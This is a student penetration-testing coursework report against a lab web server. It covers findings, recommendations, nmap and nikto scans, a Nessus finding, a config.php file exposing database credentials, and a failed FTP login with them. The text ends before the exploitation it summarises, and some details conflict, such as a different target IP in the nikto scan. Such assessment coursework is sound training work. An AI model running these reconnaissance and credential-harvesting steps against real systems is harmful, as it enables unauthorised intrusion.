

Applied Penetration Testing (M3G426850)

Session 2024/2025

Testing Report

APT Coursework

Prepared By

Benjamin Withers; Student ID: S2213838

Dawud Raziq; Student ID: S2215076

Dev Singh Jassal; Student ID: S2214484

Gurman Preet Singh; Student ID: S2214711

Word Count: 3676

“This piece of coursework is our own original work and has not been submitted elsewhere in fulfilment of the requirement of this or any other award”

“Except where explicitly stated all work in this document was equally done by all four members”

Signed:  _____

Signed:  _____

Signed:  _____

Signed:  _____

Date: 16/04/2025

Table of Contents

Executive Summary.....	1
Overview	1
Methodology	1
Summary of Findings	2
Risk Register	2
Prioritised Recommendations.....	3
Technical Report	5
Reconnaissance.....	5
Passive Intelligence.....	5
Active Intelligence.....	5
Corporate Intelligence.....	7
Vulnerability Assessment.....	10
Nikto	10
Nessus	10
Exploitation/Vulnerability Confirmation	11
FTP Client Tool	11
Local Privilege Escalation Exploit.....	14
Post Exploitation	17
Clearing Tracks	17
Recommendations	19
Employee Training and Awareness.....	19
Password Management.....	19
Patch Management.....	19
Countermeasures	19
Conclusion	22
References	23
Appendix	24

Executive Summary

Overview

Bulaba Ltd commissioned our team to carry out a comprehensive penetration test of their internally facing web application. This decision comes in light of the growing threat of cyberattacks faced by modern businesses, especially those operating within increasingly digitised environments. The purpose of this assessment is to evaluate the security posture of the application, uncover any hidden vulnerabilities, and determine how an attacker might exploit them to compromise sensitive systems or data.

The test was conducted using a black-box approach, meaning we had no prior access or insider knowledge of the application or its underlying infrastructure. This allowed us to then simulate the perspective of an external attacker trying to gain unauthorised access. Our testing period, which ran from March 10 to April 18, 2025, involved following an ethical and methodical penetration testing process.

Sensitive files like config.php, user.txt, and proof.txt were found to be easily accessible. These files exposed database credentials and confirmed the ability to gain full administrative control over the target system. The presence of such files poses a severe compliance risk and could subject Bulaba Ltd to legal consequences, reputational damage, and regulatory fines if exploited in a real-world scenario. The rules of engagement permitted us to perform remote testing using a designated host, and we were allowed to explore deeper into the system if initial access was achieved, such as attempting privilege escalation or lateral movement.

Our objective was not only to identify technical flaws but also to understand the potential real-world impact these flaws could have on the organisation. Every finding was manually verified and documented, with a strong focus on providing Bulaba Ltd with clear, actionable recommendations to strengthen its overall security. By simulating realistic attack scenarios and transparently reporting our results, we aim to help Bulaba Ltd enhance its defences and better protect its digital environment in the future.

Methodology

Our methodology follows the PTES framework [1], encompassing the following stages:

- Reconnaissance: Gathering information about the target network and systems.
- Scanning: Identifying open ports, services, and potential entry points.
- Enumeration: Enumerating user credentials and system information.
- Vulnerability Analysis: Identifying and assessing vulnerabilities in the target machine.
- Exploitation: Attempting to exploit identified vulnerabilities to compromise the target machine and capture designated flags.
- Post-Exploitation: Assessing the extent of compromise and clearing tracks.
- Reporting: Documenting findings in a structured format, including technical evidence and recommendations for remediation.

Summary of Findings

The penetration testing of Bulaba Ltd's internally facing web application revealed multiple critical and moderate vulnerabilities, demonstrating the potential for external attackers to compromise sensitive systems, gain unauthorised access, and escalate privileges to the root level. The test was conducted using a black-box approach over a six-week period, during which two key flags were captured to demonstrate successful exploitation.

Exploitation Summary

Flag 1: Retrieved from user.txt via FTP access after successfully logging in using exposed MySQL credentials.

Flag 2: Captured from proof.txt in the /root directory after executing a local privilege escalation exploit (Linux kernel 4.4.0-31-generic).

Overall Outcome

Both user-level and root-level access were achieved and successfully compromised.

Security Posture:

- The current state of the internal application presents a high risk of compromise, primarily due to outdated software, poor input validation, and improper access controls.
 - Recommendation focus for this would be immediate attention required to sanitise input, patch outdated systems, enforce secure configurations, and adopt secure coding practices.

Risk Register

	Vulnerability	Inherent Risk	Proposed Controls	Residual Risk
1	Information disclosure (Directory Listing)	High	Review directory listing configuration; disable Multiviews; upgrade Apache.	Low
2	Missing X-Frame-Options Header	Moderate	Set X-Frame-Options: SAMEORIGIN or DENY	Low
3	Missing X-Content-Type-Options Header	Low	Add X-Content-Type-Options: nosniff	Low
4	Directory Indexing Enabled	High	Disable directory indexing; use Options - Indexes	Low
5	Outdated Apache Version (2.4.18)	High	Upgrade to Apache 2.4.54 or higher	Low
6	HTTP OPTIONS Method Enabled	Moderate	Restrict to necessary HTTP methods (GET, POST); disable OPTIONS	Low
7	Exposed Web Publisher Directories	High	Disable Web Publisher; secure with .htaccess or config	Low

8	Abyss Directory Traversal (Multiple Slashes)	Moderate	Patch server; implement URL normalisation	Low
9	Apache Default Files Accessible	Low	Remove or restrict /icons directory.	Low
10	Command Injection Vulnerability in busque.php script	High	Sanitise user input using parameterised queries; restrict file permissions; move credentials to environment variables; use WAF	Low

Prioritised Recommendations

Based on the criticality, exploitability, and potential business impact of the discovered vulnerabilities, the following remediation steps are recommended:

High Priority

1. Upgrade Apache HTTP Server

- **Reason:** Apache 2.4.18 is outdated and potentially vulnerable to numerous CVEs.
- **Action:** Upgrade to Apache 2.4.54 or higher.

2. Disable Directory Indexing

- **Reason:** Directory listings were exposed via multiple URL patterns (e.g., /, /./, //), revealing sensitive file paths.
- **Action:** Set Options -Indexes in the Apache config to disable indexing.

3. Sanitise User Input (Command Injection)

- **Reason:** Unvalidated parameters in busque.php allow system-level command execution.
- **Action:** Implement input validation and use parameterised queries. Restrict access to sensitive scripts.

4. Remove Hardcoded Credentials

- **Reason:** Sensitive credentials (e.g., MySQL username/password) were exposed in config.php.
- **Action:** Store credentials securely (e.g., environment variables) and enforce strict file permissions.

5. Secure Web Publisher Directories

- **Reason:** Open access to /PageServices and /tup-cs-dump paths can reveal all hosted files.
- **Action:** Disable Web Publisher and restrict access with .htaccess.

Medium Priority

6. Patch Abyss Directory Traversal

- **Reason:** Multiple slashes (//////) in URLs caused unintended file access.
- **Action:** Apply server patches and enforce URL normalisation.

7. Restrict HTTP Methods

- **Reason:** The OPTIONS method is enabled, which may aid in attack planning.

- **Action:** Limit to required methods (GET, POST) only.

8. Apply Secure Headers

- **Missing X-Frame-Options:** Prevents clickjacking attacks.
- **Missing X-Content-Type-Options:** Prevents MIME sniffing.
- **Action:** Add these headers to the web server or application configuration.

Low Priority

9. Remove Apache Default Files

- **Reason:** Files like /icons/README may expose internal configurations.
- **Action:** Remove unused default files and restrict /icons directory.

10. Conduct Regular Patch Management

- **Reason:** Helps avoid outdated software vulnerabilities in future.
- **Action:** Implement a scheduled patch review and application cycle.

By implementing the above in order of priority, Bulaba Ltd can significantly reduce its risk exposure and fortify its internal web application against both automated and targeted attacks.

Technical Report

Reconnaissance

Passive Intelligence

Host discovery

The **ifconfig** command, by default, allows you to check the current IP configuration of the active interfaces on a Linux system.

ifconfig -a

Display all network interfaces and ip address

```
(Group23@Kali)-[~]
$ ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd00::d3af:3970:5c14:e7eb prefixlen 64 scopeid 0<global>
    inet6 fd00::a00:27ff:fe41:11c8 prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe41:11c8 prefixlen 64 scopeid 0<link>
    ether 08:00:27:41:11:c8 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 3771 (3.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 5218 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::2102:308d:44b2:dd7a prefixlen 64 scopeid 0<link>
    ether 08:00:27:36:ea:ef txqueuelen 1000 (Ethernet)
    RX packets 19 bytes 2872 (2.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3722 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

By viewing the Virtual Machine details, we can see that the IP address of 192.168.56.102 on Ethernet connection 1 is the primary IP address of the Kali Linux attacker system.

Nslookup, an abbreviation for "name server lookup," is utilised for querying the Domain Name System (DNS) to retrieve details regarding domain names or IP addresses.

Active Intelligence

Port Discovery

Nmap is widely recognised as a tool for port scanning, a technique used to discover open ports on a target system. The primary objective of port scanning with Nmap is to unveil the accessibility of ports and the services or applications running behind them. This process aids in identifying potential vulnerabilities or security risks.

TCP SYN Ping

nmap -PS [target]

This command instructs Nmap to perform a TCP SYN Ping scan. The **-PS** option specifies a TCP SYN Ping scan. In this type of scan, Nmap sends a TCP SYN packet to the specified target's port, expecting a SYN/ACK response if the target is listening on that port. This method is often used as

a stealthier alternative to ICMP ping scans, as it does not require administrative privileges on the target system and can bypass some firewalls and intrusion detection systems.

This scan would attempt to identify active hosts, open ports and services running on those ports.

```
(Group23@Kali)-[~]
$ sudo nmap -PS 192.168.56.0/24
[sudo] password for Group23:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 12:01 BST
Nmap scan report for 192.168.56.1
Host is up (0.00038s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:15 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D9:25:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00087s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:38:C4:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 8.25 seconds
```

The scan returns 3 active hosts, 192.168.56.100, 192.168.56.101 and 192.168.56.102. IP address 192.168.56.100 is the DNS server for the Kali Linux attacker system, which has all ports in an ignored state.

IP address 192.168.56.102 is the primary IP address of the Kali Linux attacker system, which has no open ports and is returned in all ignored states.

IP address 192.168.56.101 is a new address discovered, which has open ports on port 21 with the FTP service running on it and also on port 80 with the HTTP service running on it. This may be the IP address of the target system. As port 21 tcp is functioning on the ftp service, accessing the server will be straightforward.

Server IP Address	Ports Open
192.168.56.100	
192.168.56.101	TCP: 21, 80
192.168.56.102	

Another Nmap scan is executed. This is an aggressive network scan to detect the Operating System running on the target machine.

```
(Group23@Kali)-[~]
$ nmap -T4 -A -Pn 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 12:02 BST
Nmap scan report for 192.168.56.101
Host is up (0.00097s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:38:C4:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.10 - 4.11 (95%), Linux 3.13 - 4.4 (95%), Linux 3.8 - 3.16 (95%), Linux 4.4 (95%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


TRACEROUTE
HOP RTT      ADDRESS
1 0.97 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.23 seconds
```


The result of this is that the Operating System is Linux 3.16 – 4.6.

Corporate Intelligence

A potentially vulnerable website being hosted is suggested after inputting the IP address 192.168.56.101 into Firefox and executing port 80 TCP on the HTTP service. It is discovered that it is indeed the target machine.



The only hyperlink that forwarded to a different page was the “site” link, and we are redirected to this Grayscale website by clicking on the link that was previously displayed.




After reconnaissance of this website, the intelligence of the company is gathered. At the bottom, the template includes a contact section with:

- Address: 4923 Market Street, Orlando, FL
- Email: hello@yourdomain.com
- Phone: +1 (555) 902-8832


There is also a Copyright notice for 2021, indicating the year when the template was last updated or released.

We discover the “buscar” page, which is located in the upper right corner. The term is a Spanish word that translates to “to look for” in English, which is a hint.




We execute the **ls -al** command. This is a commonly used command to list all the files and directories in a directory.

The **-l** option enables the long listing format, which displays detailed information about each file or directory. This includes file permissions, number of links, owner, group, file size, and modification time. The **-a** option shows all files, including hidden files and directories.




From the output, we were able to discover a WordPress directory.




After visiting the WordPress page, the page appeared to be broken. This usually occurs when a page loses access to the database.

We access further into the WordPress directory and discover the “config.php” file.



Using the **cat** command, we open the file to read its contents.



```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```

A username and password are revealed within the contents of the file.

Vulnerability Assessment

Nikto

Nikto serves as a web vulnerability scanner, conducting tests on servers to detect potentially harmful files/CGIs, outdated server versions, and specific bugs. It also examines server configurations and options and attempts to recognise installed web servers and software [2]. Its purpose is to uncover potential security weaknesses in web servers and applications by cross-referencing against a database of known vulnerabilities.

The command **`nikto -h 192.168.56.118 -o ~/niktoscan.txt -F txt -port 80`** is executed. This saves this output in a text editor, **`-o`** specifies a file to save the results, **`-F`** specifies the format of the file which in this case the format of the file is a text file, **`-h`** is used to specify the target host and **`-port`** is used to specify the port.

```


1| Nikto v2.5.0/
2+ Target Host: 192.168.56.118
3+ Target Port: 80
4+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
5+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
6+ GET /: Directory indexing found.
7+ HEAD Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
8+ OPTIONS OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
9+ GET /.: Directory indexing found.
10+ GET /.: Appending './' to a directory allows indexing.
11+ GET //: Directory indexing found.
12+ GET //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
13+ GET /%2e/: Directory indexing found.
14+ GET /%2e/: WebLogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: BID-2513:
15+ GET ///: Directory indexing found.
16+ GET /?pageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: CVE-1999-0269:
17+ GET /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: CVE-1999-0269:
18+
19+ GET ///////////////////////////////////////: Directory indexing found.
20+
21+ GET ///////////////////////////////////////:
22+ ///////////////////////////////////////: Abys 1.03 reveals directory listing when multiple '/'s are requested. See: CVE-2002-1078:
23+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:

```

The nikto scan returns various vulnerabilities such as Directory Indexing Enabled, Outdated Apache Version, Missing X-Frame-Options and many others.

Nessus

To scan the network, Nessus is used. This robust and adaptable security tool functions by first scanning a network to identify open ports and then determining, based on the discovered ports, what services and associated network application software are running on the target network [2].



The Nessus scan returns with a 5% medium-level vulnerability for the IP address of the target machine.

MEDIUM Apache Multiviews Arbitrary Directory Listing

Description

The Apache web server running on the remote host is affected by an information disclosure vulnerability. An unauthenticated, remote attacker can exploit this, by sending a crafted request, to display a listing of a remote directory, even if a valid index file exists in the directory.

For Apache web server later than 1.3.22, review listing directory configuration to avoid disclosing sensitive information

Solution

Upgrade to Apache version 1.3.22 or later. Alternatively, as a workaround, disable Multiviews.

See Also

<http://www.nessus.org/u?f39e976b>
<http://www.nessus.org/u?a96611bc>
<http://www.nessus.org/u?c1c382bc>

Plugin Details

Severity: Medium
ID: 10704
Version: 1.38
Type: remote
Family: Web Servers
Published: February 16, 2016
Modified: October 21, 2020

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: PoC
Age of Vuln: 730 days +

One vulnerability that is stated is that the Apache web server running on the remote host is affected by an information disclosure vulnerability. This means an unauthenticated, remote attacker can exploit this by sending a crafted request to display a listing of a remote directory, even if a valid index file exists in the directory [3].

Exploitation/Vulnerability Confirmation

FTP Client Tool

Using the username and password found within the “config.php” file, we attempt a login with the username “desafio02” and the password “abygurl69”.

```
(Group23@Kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 3.0.3)
Name (192.168.56.101:Group23): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

The credentials found in “config.php” were unsuccessful.


```
JANGOW 01
REDE: 192.168.56.101

jangow01 login: desafio02
Password:

Login incorrect
jangow01 login: _
```

